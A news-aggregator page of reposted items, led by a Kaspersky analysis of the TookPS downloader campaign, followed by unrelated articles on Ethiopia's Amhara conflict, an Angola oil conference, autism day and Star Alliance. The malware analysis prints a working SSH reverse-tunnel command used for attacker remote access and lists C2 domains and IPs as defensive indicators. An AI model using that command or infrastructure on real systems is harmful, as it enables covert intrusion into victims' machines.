NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Africa

  • MIL-OSI Economics: TookPS: DeepSeek isn’t the only game in town

    Source: Securelist – Kaspersky

    Headline: TookPS: DeepSeek isn’t the only game in town


    In early March, we published a study detailing several malicious campaigns that exploited the popular DeepSeek LLM as a lure. Subsequent telemetry analysis indicated that the TookPS downloader, a malware strain detailed in the article, was not limited to mimicking neural networks. We identified fraudulent websites mimic official sources for remote desktop and 3D modeling software, alongside pages offering these applications as free downloads.

    Malicious websites

    UltraViewer, AutoCAD, and SketchUp are common business tools. Therefore, potential victims of this campaign include both individual users and organizations.

    Our telemetry also detected file names such as “Ableton.exe” and “QuickenApp.exe”, alongside malicious websites. Ableton is music production software for composition, recording, mixing, and mastering, and Quicken is a personal finance app for tracking expenses, income, debts, and investments across various accounts.

    TookPS


    In our report on attacks exploiting DeepSeek as a lure, we outlined the infection chain initiated by Trojan-Downloader.Win32.TookPS. Let us delve into this. Upon infiltrating a victim’s device, the downloader reaches out to its C2 server, whose domain is embedded in its code, to retrieve a PowerShell script. Different malware samples communicate with different domains. For example, the file with the MD5 hash 2AEF18C97265D00358D6A778B9470960 reached out to bsrecov4[.]digital, which was inactive at the time of our research. It received the following base64-encoded command from that domain:

    Original command

    Decoding reveals the PowerShell command being executed:

    The variable “$TookEnc” stores an additional base64-encoded data block, also executed in PowerShell. Decrypting this reveals the following command:

    Decoded command from $TookEnc variable shown in the previous screenshot

    Example of decrypting another command from $TookEnc variable

    Although different samples contain different URLs, the command structure remains identical. These commands sequentially download and execute three PowerShell scripts from the specified URL. The first script downloads “sshd.exe”, its configuration file (“config”), and an RSA key file from the C2 server. The second script retrieves command-line parameters for “sshd” (remote server address, port, and username), and then runs “sshd”.

    Example of a malicious PowerShell command generated by the PowerShell script:

    1

    ssh.exe –N –R 41431:localhost:109 Rc7DexAU73l@$ip_address –i “$user.sshRc7DexAU73l.41431” –f “$user.sshconfig”

    This command starts an SSH server, thereby establishing a tunnel between the infected device and the remote server. For authentication, it uses the RSA key downloaded earlier, and the server configuration is sourced from the “config” file. Through this tunnel, the attacker gains full system access, allowing for arbitrary command execution.


    The third script attempts to download a modified version of the Backdoor.Win32.TeviRat malware onto the victim’s machine, which is a well-known backdoor. The sample we obtained uses DLL sideloading to modify and deploy the TeamViewer remote access software onto infected devices. In simple terms, the attackers place a malicious library in the same folder as TeamViewer, which alters the software’s default behavior and settings, hiding it from the user and providing the attackers with covert remote access. This campaign used the domain invoicingtools[.]com as the C2.

    Part of the script that downloads Backdoor.Win32.TeviRat

    Additionally, Backdoor.Win32.Lapmon.* is downloaded onto the compromised device. Unfortunately, we were not able to establish the exact delivery method. This backdoor uses the domain twomg[.]xyz as its C2.

    In this manner, the attackers gain complete access to the victim’s computer in variety of ways.

    Infrastructure


    The malicious scripts and programs in this attack primarily used domains registered in early 2024, hosted at two IP addresses:

    C2 domains and corresponding IPs

    We found no legitimate user-facing resources at these IP addresses. Alongside the campaign-related domains, we also found other domains long blocked by our security solutions. This strongly suggests these attackers had used other tools prior to TookPS, Lapmon, and TeviRat.

    Takeaways

    The DeepSeek lure attacks were merely a glimpse into a large-scale campaign targeting both home users and organizations. The malware distributed by the attackers was disguised as popular software, including business-critical applications. They attempted to gain covert access to the victim’s device through a variety of methods after the initial infection.

    To protect against these attacks, users are advised to remain vigilant and avoid downloading pirated software, which may represent a serious threat.

    Organizations should establish robust security policies prohibiting software downloads from dubious sources like pirated websites and torrents. Additionally, regular security awareness training is essential for ensuring a proper level of employee vigilance.

    IOCs

    MD5
    46A5BB3AA97EA93622026D479C2116DE
    2DB229A19FF35F646DC6F099E6BEC51F
    EB6B3BCB6DF432D39B5162F3310283FB
    08E82A51E70CA67BB23CF08CB83D5788
    8D1E20B5F2D89F62B4FB7F90BC8E29F6
    D26C026FBF428152D5280ED07330A41C
    8FFB2A7EFFD764B1D4016C1DF92FC5F5
    A3DF564352171C207CA0B2D97CE5BB1A
    2AEF18C97265D00358D6A778B9470960
    8D0E1307084B4354E86F5F837D55DB87
    7CB0CA44516968735E40F4FAC8C615CE
    62CCA72B0BAE094E1ACC7464E58339C0
    D1D785750E46A40DEF569664186B8B40
    EE76D132E179623AD154CD5FB7810B3E
    31566F18710E18F72D020DCC2FCCF2BA
    F1D068C56F6023FB25A4F4F0CC02E9A1
    960DFF82FFB90A00321512CDB962AA5B
    9B724BF1014707966949208C4CE067EE

    URLs
    Nicecolns[.]com
    sketchup-i3dmodels-download[.]top
    polysoft[.]org
    autocad-cracked[.]com
    ultraviewer[.]icu
    ultraview-ramotepc[.]top
    bsrecov4[.]digital
    downloader[.]monster
    download[.]monster
    pstuk[.]xyz
    tukeps2ld[.]online
    twomg[.]xyz
    tuntun2[.]digital
    invoicingtools[.]com
    tu02n[.]website
    inreport2[.]xyz
    inrep[.]xyz

    IPs
    88[.]119.175.187
    88[.]119.175.184
    88[.]119.175.190

    MIL OSI Economics –

    April 2, 2025
  • MIL-OSI Global: Ethiopia’s civil war: what’s behind the Amhara rebellion?

    Source: The Conversation – Africa – By Amanuel Tesfaye, Doctoral Researcher, University of Helsinki

    Ethiopia is in the grip of a civil war between federal government forces and the Fano, a loose alliance of ethnic-based militia in the Amhara region.

    This conflict in Ethiopia’s north erupted less than a year after the devastating Tigray war, which ended in 2022.

    The Amhara are one of Ethiopia’s largest ethnic groups and played a leading role in the making of the Ethiopian state. Amharic serves as the country’s working language.

    The region shares a border with Tigray. During the Tigray war, which began in 2020, various Fano groups allied with the federal government. A peace deal in 2022 to stop the war sidelined the Amhara militia groups, which strained relations with the government.

    The Amhara conflict began as minor sporadic clashes with government forces in April 2023. This rapidly escalated into a full-scale insurgency by August when Fano forces launched a full blown attack in an effort to control the region’s major cities.

    The violence since has displaced more than 100,000 people and left 4.7 million children out of school.

    The death toll from the conflict is piling up. In March 2025, the government claimed to have killed more than 300 Fano fighters.

    We are researchers studying ethnic nationalism, social movements and insurgency in Ethiopia, with a focus on Amhara. Based on our studies into the Fano and ongoing research on Ethiopia’s political reforms process, we see three factors behind the escalating armed struggle in Amhara:

    • a mismanaged political transition from 2018 to 2020

    • fallout from the 2020-2022 Tigray war

    • a hollow pursuit of peace.

    Mismanaged transition

    Between 1991 and 2018, Ethiopia was governed by the Ethiopian People’s Revolutionary Democratic Front. This was a powerful coalition of four ethno-national parties representing Tigray, Amhara, Oromo, and Southern nations, nationalities and peoples.

    Faced with a political crisis and growing unrest in 2014 following opposition clampdowns and arbitrary arrests, the coalition needed a change. Two members – the Oromo People’s Democratic Organisation and the Amhara National Democratic Movement – joined forces to oust the Tigray People’s Liberation Front from its dominant position. They did this by leveraging youth-led protests, which played out between 2015 and 2018.

    Following the resignation of prime minister Hailemariam Desalegn in 2018, the two parties orchestrated Abiy Ahmed’s ascent to power.

    For a moment, the relationship between the Oromo and Amhara wings of the coalition looked like one of equals. This didn’t last. In December 2019, Abiy merged the coalition into a single party, the Prosperity Party.

    The Oromo wing positioned itself as the core of the Prosperity Party. It monopolised key political positions and economic opportunities. This included asserting control over the capital, Addis Ababa.


    Read more:
    Abiy Ahmed gained power in Ethiopia with the help of young people – four years later he’s silencing them


    Amhara’s outspoken leaders who criticised this dominance faced removal, arrest or exile. The region’s president, Ambachew Mekonnen, was assassinated in June 2019.

    Harassment, kidnappings for ransom and arrests were daily experiences for Amhara region residents trying to enter Addis Ababa. Members of the Amhara community also faced ethnic-based violence in various parts of the country.

    These incidents provoked anti-government protests throughout Amhara.

    Fallout from the Tigray war

    A peace agreement signed in 2022 in South Africa ended a brutal two-year war in Tigray and neighbouring regions. However, it deepened the sense of marginalisation in Amhara.

    While the agreement silenced the guns in Tigray, it sidelined Amhara constituencies by denying them representation in the talks despite the region being affected by the war. The agreement’s ambiguity regarding the fate of territories disputed between Amhara and Tigray, such as Welkait, further fuelled distrust.

    The last nail in the coffin came in April 2023. The government decided to dismantle regional special forces. This was ostensibly aimed at consolidating the country’s fighting forces.

    However, with unresolved territorial disputes and Oromo nationalist ambitions at the centre, disarming the Amhara Special Forces was interpreted as a move to weaken Amhara defences. Additionally, the more than 200,000-strong Tigray Defence Forces were left intact. This contributed to a sense of vulnerability in neighbouring Amhara.

    Public protests led to clashes with government forces. These protests morphed into an insurgency by the Fano in the following months.

    The insurgency has expanded its reach and has public support across the region and in the diaspora.

    The Fano insurgency is taking place in a territory three times the size of Tigray, stretching the federal army.

    Various Fano factions cite objectives that range from the protection of Amhara interests to constitutional change and overthrowing the federal government.

    However, the insurgency is still in its infancy. It lacks unified leadership, a cohesive structure or a chain of command. Factional divisions and competition persist, and there are no clear objectives.

    Hollow pursuit of peace

    The government seems determined to crush the Fano insurgency by force. A state of emergency was declared in August 2023 for six months. It was later extended.

    While the state of emergency in Amhara officially ended in June 2024, some restrictions remain in place. This includes de facto curfews in major cities, including the capital Bahir Dar.

    The counterinsurgency relies on heavy Ethiopian National Defence Forces deployments and drone strikes.

    On the other hand, the government has indicated its openness to peace talks. However, it has avoided meaningful confidence-building measures, such as releasing Amhara political prisoners. A Peace Council established to mediate between the Fano and the government has proven ineffective. Its spokesperson has noted federal reluctance to negotiate.


    Read more:
    Ethiopia’s war may have ended, but the Tigray crisis hasn’t


    The government’s peace efforts have centred on repeated calls for insurgents to surrender. There are reports that the government wants to talk to different Fano factions separately in the hope of fragmenting the insurgency further. Secret talks with one faction of the Fano are an indication of this strategy.

    The path forward

    The government’s violent counterinsurgency and occasional peace overtures are unlikely to succeed. The Prosperity Party is not popular in Amhara. A meaningful peace process – rather than calls for surrender or attempts to co-opt factions – is essential. This should start with measures like releasing arbitrarily detained Amhara activists, journalists, academics and politicians.

    The federal government also needs to be part of a multi-stakeholder negotiation involving all Fano factions, civil society, community leaders, and domestic and diaspora-based opposition groups. Unbiased mediation from regional and international players may also be useful. Past attempts at piecemeal talks with factions of armed groups – be it in Tigray or Oromia – have prolonged insurgencies or fostered new ones. Only a comprehensive, all-inclusive dialogue can address the crisis.

    Such a process needs to address deep-seated structural challenges. This includes ensuring the protection of Amhara minorities living in other regions, and the region’s representation within local, regional and federal government structures. Territorial disputes need to be addressed through a process rooted in historical context, constitutional principles and the consent of the people concerned.

    Ultimately, enduring peace requires ending the cycle of ethnic dominance in Ethiopia’s federal governance arrangement.

    The authors do not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and have disclosed no relevant affiliations beyond their academic appointment.

    – ref. Ethiopia’s civil war: what’s behind the Amhara rebellion? – https://theconversation.com/ethiopias-civil-war-whats-behind-the-amhara-rebellion-252425

    MIL OSI – Global Reports –

    April 2, 2025
  • MIL-OSI Africa: What to Expect at Angola Oil & Gas 2025

    Source: Africa Press Organisation – English (2) – Report:

    LUANDA, Angola, April 2, 2025/APO Group/ —

    With a $60 billion upstream investment pipeline, a 2025 licensing round and restructured block opportunities, Angola is positioning itself as the premier destination for upstream investors. Meanwhile, new downstream projects are opening up financing opportunities for technology and capital providers. Against this backdrop, the Angola Oil & Gas (AOG) conference and exhibition returns for its sixth edition from September 3-4 in Luanda, bringing together industry leaders to explore investment opportunities, forge collaborations and drive Angola’s oil and gas sector forward. Here is what to expect from this year’s edition:

    Celebrating 50 Years of Angola

    Taking place on the eve of Angola’s 50th anniversary of independence, AOG 2025 will celebrate five decades of growth in the country’s oil and gas sector. By reflecting on past successes, challenges and lessons learned, the event will not only highlight Angola’s profitability and potential, but also lay the groundwork for future investment and development.

    Multi-Track Agenda

    AOG 2025 offers a dynamic multi-track agenda designed to cater to all segments of the oil and gas value chain. Topics range from upstream exploration and production, to downstream refinery and petrochemical advancements, to regulatory and policy frameworks, and more. Keynote presentations and panel discussions will also provide insights into Angola’s latest licensing round and emerging opportunities in the oil and gas sector.

    Pre-Conference Program

    Leading up to the main event, AOG 2025 introduces an expanded pre-conference program, including specialized technical workshops and training sessions led by global energy experts. Designed for engineers, geologists, project managers and energy financiers, these sessions will explore cutting-edge advancements in drilling technologies, reservoir management, digital transformation and sustainable energy practices. To take part in the pre-conference program, contact sales@energycapitalpower.com

    Dedicated Deal Room

    A centerpiece of AOG 2025 is the exclusive Deal Room, designed as a high-impact ‘Dragon’s Den’-style platform where companies, service providers, SMEs and technology firms can showcase their solutions to investors, project developers and government representatives. This setup fosters direct engagement, driving collaboration and deal-making.

    Expanded Exhibition

    AOG 2025 will feature an expanded exhibition space, spotlighting the latest technologies, services and innovations shaping the oil and gas industry. Exhibitors will gain access to unparalleled brand exposure, senior decision-makers, high-value networking and targeted lead generation. The exhibition serves as a vital platform for companies looking to increase visibility and forge new business relationships.

    Networking Prospects

    As Angola’s largest oil and gas industry event, AOG 2025 welcomes the participation of over 2,500 attendees from 40 countries and 450 organizations. The event unites the entire oil and gas value chain, connecting upstream exploration and production to downstream infrastructure and services to finance, policy and technology. Delegates will have the unique opportunity to strengthen cross-sector collaboration and grow their brand in one of Africa’s most exciting oil and gas markets.

    Secure Your Place at AOG 2025

    Don’t miss the chance to engage with one of Africa’s largest oil and gas markets. Join the AOG 2025 conference today and be a part of the discussion on turning Angola’s oil and gas industry into a fuel for long-term, sustainable economic development. AOG 2025 offers a range of participating opportunities, including sponsorships, exhibition, speaking slots and delegation prospects. Visit www.AngolaOilandGas.com for more information.

    AOG is the largest oil and gas event in Angola. Taking place with the full support of the Ministry of Mineral Resources, Oil and Gas; the National Oil, Gas and Biofuels Agency; the Petroleum Derivatives Regulatory Institute; national oil company Sonangol; and the African Energy Chamber; the event is a platform to sign deals and advance Angola’s oil and gas industry. To sponsor or participate as a delegate, please contact sales@energycapitalpower.com.

    MIL OSI Africa –

    April 2, 2025
  • MIL-OSI Africa: Ethiopia’s civil war: what’s behind the Amhara rebellion?

    Source: The Conversation – Africa – By Amanuel Tesfaye, Doctoral Researcher, University of Helsinki

    Ethiopia is in the grip of a civil war between federal government forces and the Fano, a loose alliance of ethnic-based militia in the Amhara region.

    This conflict in Ethiopia’s north erupted less than a year after the devastating Tigray war, which ended in 2022.

    The Amhara are one of Ethiopia’s largest ethnic groups and played a leading role in the making of the Ethiopian state. Amharic serves as the country’s working language.

    The region shares a border with Tigray. During the Tigray war, which began in 2020, various Fano groups allied with the federal government. A peace deal in 2022 to stop the war sidelined the Amhara militia groups, which strained relations with the government.

    The Amhara conflict began as minor sporadic clashes with government forces in April 2023. This rapidly escalated into a full-scale insurgency by August when Fano forces launched a full blown attack in an effort to control the region’s major cities.

    The violence since has displaced more than 100,000 people and left 4.7 million children out of school.

    The death toll from the conflict is piling up. In March 2025, the government claimed to have killed more than 300 Fano fighters.

    We are researchers studying ethnic nationalism, social movements and insurgency in Ethiopia, with a focus on Amhara. Based on our studies into the Fano and ongoing research on Ethiopia’s political reforms process, we see three factors behind the escalating armed struggle in Amhara:

    • a mismanaged political transition from 2018 to 2020

    • fallout from the 2020-2022 Tigray war

    • a hollow pursuit of peace.

    Mismanaged transition

    Between 1991 and 2018, Ethiopia was governed by the Ethiopian People’s Revolutionary Democratic Front. This was a powerful coalition of four ethno-national parties representing Tigray, Amhara, Oromo, and Southern nations, nationalities and peoples.

    Faced with a political crisis and growing unrest in 2014 following opposition clampdowns and arbitrary arrests, the coalition needed a change. Two members – the Oromo People’s Democratic Organisation and the Amhara National Democratic Movement – joined forces to oust the Tigray People’s Liberation Front from its dominant position. They did this by leveraging youth-led protests, which played out between 2015 and 2018.

    Following the resignation of prime minister Hailemariam Desalegn in 2018, the two parties orchestrated Abiy Ahmed’s ascent to power.

    For a moment, the relationship between the Oromo and Amhara wings of the coalition looked like one of equals. This didn’t last. In December 2019, Abiy merged the coalition into a single party, the Prosperity Party.

    The Oromo wing positioned itself as the core of the Prosperity Party. It monopolised key political positions and economic opportunities. This included asserting control over the capital, Addis Ababa.


    Read more: Abiy Ahmed gained power in Ethiopia with the help of young people – four years later he’s silencing them


    Amhara’s outspoken leaders who criticised this dominance faced removal, arrest or exile. The region’s president, Ambachew Mekonnen, was assassinated in June 2019.

    Harassment, kidnappings for ransom and arrests were daily experiences for Amhara region residents trying to enter Addis Ababa. Members of the Amhara community also faced ethnic-based violence in various parts of the country.

    These incidents provoked anti-government protests throughout Amhara.

    Fallout from the Tigray war

    A peace agreement signed in 2022 in South Africa ended a brutal two-year war in Tigray and neighbouring regions. However, it deepened the sense of marginalisation in Amhara.

    While the agreement silenced the guns in Tigray, it sidelined Amhara constituencies by denying them representation in the talks despite the region being affected by the war. The agreement’s ambiguity regarding the fate of territories disputed between Amhara and Tigray, such as Welkait, further fuelled distrust.

    The last nail in the coffin came in April 2023. The government decided to dismantle regional special forces. This was ostensibly aimed at consolidating the country’s fighting forces.

    However, with unresolved territorial disputes and Oromo nationalist ambitions at the centre, disarming the Amhara Special Forces was interpreted as a move to weaken Amhara defences. Additionally, the more than 200,000-strong Tigray Defence Forces were left intact. This contributed to a sense of vulnerability in neighbouring Amhara.

    Public protests led to clashes with government forces. These protests morphed into an insurgency by the Fano in the following months.

    The insurgency has expanded its reach and has public support across the region and in the diaspora.

    The Fano insurgency is taking place in a territory three times the size of Tigray, stretching the federal army.

    Various Fano factions cite objectives that range from the protection of Amhara interests to constitutional change and overthrowing the federal government.

    However, the insurgency is still in its infancy. It lacks unified leadership, a cohesive structure or a chain of command. Factional divisions and competition persist, and there are no clear objectives.

    Hollow pursuit of peace

    The government seems determined to crush the Fano insurgency by force. A state of emergency was declared in August 2023 for six months. It was later extended.

    While the state of emergency in Amhara officially ended in June 2024, some restrictions remain in place. This includes de facto curfews in major cities, including the capital Bahir Dar.

    The counterinsurgency relies on heavy Ethiopian National Defence Forces deployments and drone strikes.

    On the other hand, the government has indicated its openness to peace talks. However, it has avoided meaningful confidence-building measures, such as releasing Amhara political prisoners. A Peace Council established to mediate between the Fano and the government has proven ineffective. Its spokesperson has noted federal reluctance to negotiate.


    Read more: Ethiopia’s war may have ended, but the Tigray crisis hasn’t


    The government’s peace efforts have centred on repeated calls for insurgents to surrender. There are reports that the government wants to talk to different Fano factions separately in the hope of fragmenting the insurgency further. Secret talks with one faction of the Fano are an indication of this strategy.

    The path forward

    The government’s violent counterinsurgency and occasional peace overtures are unlikely to succeed. The Prosperity Party is not popular in Amhara. A meaningful peace process – rather than calls for surrender or attempts to co-opt factions – is essential. This should start with measures like releasing arbitrarily detained Amhara activists, journalists, academics and politicians.

    The federal government also needs to be part of a multi-stakeholder negotiation involving all Fano factions, civil society, community leaders, and domestic and diaspora-based opposition groups. Unbiased mediation from regional and international players may also be useful. Past attempts at piecemeal talks with factions of armed groups – be it in Tigray or Oromia – have prolonged insurgencies or fostered new ones. Only a comprehensive, all-inclusive dialogue can address the crisis.

    Such a process needs to address deep-seated structural challenges. This includes ensuring the protection of Amhara minorities living in other regions, and the region’s representation within local, regional and federal government structures. Territorial disputes need to be addressed through a process rooted in historical context, constitutional principles and the consent of the people concerned.

    Ultimately, enduring peace requires ending the cycle of ethnic dominance in Ethiopia’s federal governance arrangement.

    – Ethiopia’s civil war: what’s behind the Amhara rebellion?
    – https://theconversation.com/ethiopias-civil-war-whats-behind-the-amhara-rebellion-252425

    MIL OSI Africa –

    April 2, 2025
  • MIL-OSI Video: Minister Tolashe briefs the media on BI-ANNUAL Africa children’s summit

    Source: Republic of South Africa (video statements-2)

    Minister Tolashe briefs the media on BI-ANNUAL Africa children’s summit

    https://www.youtube.com/watch?v=fS1poR5sTko

    MIL OSI Video –

    April 2, 2025
  • MIL-OSI Africa: Secretary-General’s message on World Autism Awareness Day [scroll down for French version]

    Source: United Nations – English

    round the globe, people with autism are making enormous contributions to societies, human endeavours, and individual lives.  Today we reflect on those achievements, but we also recognise the significant challenges that remain.

    People with autism often experience isolation, stigma and inequality. They have been denied healthcare and education – especially during crises – and their legal capacity has been unrecognized and over-ridden. Such discrimination contravenes the Convention on the Rights of Persons with Disabilities, and the Sustainable Development Goals’ commitment to leave no one behind. It must change.

    Governments must adopt legislation and policies that guarantee equality and promote the full participation of people with autism in society. We need inclusive health and education systems, work environments, and urban design – to ensure people with autism have equal opportunities to thrive. 

    On World Autism Awareness Day, let us recommit to create a world where no person with autism is left behind.
     
    ***
    Partout dans le monde, les personnes autistes contribuent énormément à la société, aux activités humaines et à la vie des personnes qui les entourent. Aujourd’hui, nous saluons ces accomplissements, mais nous sommes également conscients des défis majeurs qui restent à relever.

    Bien souvent, les personnes autistes se heurtent à l’isolement, à la stigmatisation et aux inégalités. Elles se voient parfois refuser l’accès aux soins de santé et à l’éducation, en particulier en période de crise, et il arrive que leur capacité juridique ne soit pas reconnue ou qu’elle soit bafouée. Une telle discrimination est contraire à la Convention relative aux droits des personnes handicapées et à l’engagement pris de ne laisser personne de côté, énoncé dans les objectifs de développement durable. Cette situation doit changer.

    Les États doivent adopter des lois et des politiques qui garantissent l’égalité et favorisent la pleine participation des personnes autistes à la société. Il nous faut des systèmes de santé et d’éducation, des environnements de travail et des aménagements urbains inclusifs pour que les personnes autistes puissent avoir les mêmes chances de s’épanouir que n’importe qui.

    En cette Journée mondiale de sensibilisation à l’autisme, réaffirmons notre engagement à bâtir un monde où aucune personne autiste n’est laissée de côté.
     
    ***

    MIL OSI Africa –

    April 2, 2025
  • MIL-OSI Economics: Star Alliance: ITA Airways Set to Start Integration into Star Alliance

    Source: Lufthansa Group

    ITA Airways has officially received approval to start the integration process into Star Alliance following a verdict by the Star Alliance Chief Executive Board (CEB). Building on its induction into the Lufthansa Group earlier this year, this decision paves the way for its much anticipated entry into the world’s largest airline alliance. The onboarding process will now move at full throttle.

    Celebrating the milestone, Star Alliance Chief Executive Officer Theo Panagiotoulias stated: “In early 2026, ITA Airways is expected to officially join the Star Alliance network as a full member. The decision by our Chief Executive Board underscores the strong confidence our members have in ITA Airways. As a gateway for Italy, its addition strengthens our global network, offering seamless and connected journeys to more travellers worldwide.”

    Joerg Eberhart, CEO and General Manager of ITA Airways, said: “We are excited to join the Star Alliance network and to bring the excellence of Made in Italy into the alliance, further enhancing its global reach. This is a significant milestone in ITA Airways’ growth, and we look forward to offering our customers the future privileges of the world’s largest airline network.”

    ITA Airways will add 360 daily flights to the Alliance network, further strengthening the Alliance’s footprint in the European region. The biggest growth will come from its home cities, especially Rome and Milan, which are currently served by 16 Star Alliance members collectively.

    Leveraging their legacy within the Alliance, Lufthansa Group is mentoring ITA Airways through its integration journey into Star Alliance.

    “I am proud that ITA Airways will become the fifth hub airline of the Lufthansa Group to join Star Alliance. As the mentor of the membership process, we will do our utmost to ensure a smooth and swift integration. ITA Airways’ future membership will provide Star Alliance customers with many new opportunities for personalised travel planning. I am confident that ITA Airways will be an excellent addition to the Star Alliance portfolio,” said Dieter Vranckx, Chief Commercial Officer of the Lufthansa Group.

    Upon completing induction, the Star Alliance network will grow to 26 member airlines, offering over 18,000 daily flights connecting 192 countries.

    About Star Alliance

    Established in 1997 as the first truly global airline alliance, the Star Alliance network was founded on a customer value proposition of global reach, worldwide recognition, and seamless service. Since its inception, it has offered the largest and most comprehensive airline network, with a strong emphasis on enhancing the customer experience throughout the entire Alliance journey.

